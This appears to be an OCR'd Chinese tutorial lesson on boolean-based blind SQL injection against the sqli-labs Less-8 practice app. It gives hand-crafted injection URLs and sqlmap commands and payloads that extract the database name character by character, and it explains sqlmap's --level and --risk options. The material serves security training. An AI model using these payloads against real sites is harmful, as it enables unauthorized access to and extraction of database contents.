
第八课
布尔型盲注
在第六课结尾讲了几个函数都是这颗的
布尔型盲注直接就是构造真假 用函数替换恒等式 and 1=1--+
Tips：只要 fuzz 出来没有被 waf 过滤的函数即可得到注入数据

手工几秒钟就出来结果：
http://192.168.74.128/sql_lab/Less-8/?id=1%27%20and%201=2--+

http://192.168.74.128/sql_lab/Less-8/?id=1%27%20and%201=1--+

http://192.168.74.128/sql_lab/Less-8/?id=1' and 1=1=(if((user() like 'roos%'),1,0))--+

http://192.168.74.128/sql_lab/Less-8/?id=1' and 1=1=(if((user() like 'roo%'),1,0))--+




Sqlmap 梭哈:


-p id --threads 10 --proxy=http://127.0.0.1:8080 --dbms="mysql" --current-db --technique B

解释: 指定参数 id 指定线程 10 代理数据表到 burp 上面 指定数据库 mysql 当前数据库 指定注入技术 B （布尔型）

分析 sqlmap 过程：


直接构造 boolean 类型 payload






1' AND ORD(MID((IFNULL(CAST(CHAR_LENGTH(DATABASE()) AS CHAR),0x20)),1,1))>55 AND 'KskJ'='KskJ

直接判断当前数据库 security 长度当 length 等于 8（accii 码=56 的时候）正确响应 910




直接查询数据每个字符 ascii 码 超级简单；



这一课我们顺便讲讲 sqlmap 日志-

-v VERBOSE #详细级别：0-6（默认为 1）：
数字越高代表日志约详细。但是还是没代理到 burp 好看。因为 burp 鼠标一方就 url 解码了很好观察每一步注入细节，和 sqlmap 的思想。



参数：--level

共有五个等级，
默认为 1，sqlmap 使用的 payload 可以在 xml/payloads.xml 中看到，你也可以根据相应的格式添加自己的 payload。

这个参数不仅影响使用哪些 payload 同时也会影响测试的注入点，GET 和 POST 的数据都会测试，HTTP Cookie 在 level 为 2 的时候就会测试，HTTP User-Agent/Referer 头在 level 为 3 的时候就会测试。

总之在你不确定哪个 payload 或者参数为注入点的时候，为了保证全面性，建议使用高的 level 值。
风险等级

参数：--risk

共有四个风险等级，默认是 1 会测试大部分的测试语句，2 会增加基于事件的测试语句，3 会增加 OR 语句的 SQL 注入测试。

在有些时候，例如在 UPDATE 的语句中，注入一个 OR 的测试语句，可能导致更新的整个表，可能造成很大的风险。

测试的语句同样可以在 xml/payloads.xml 中找到，你也可以自行添加 payload。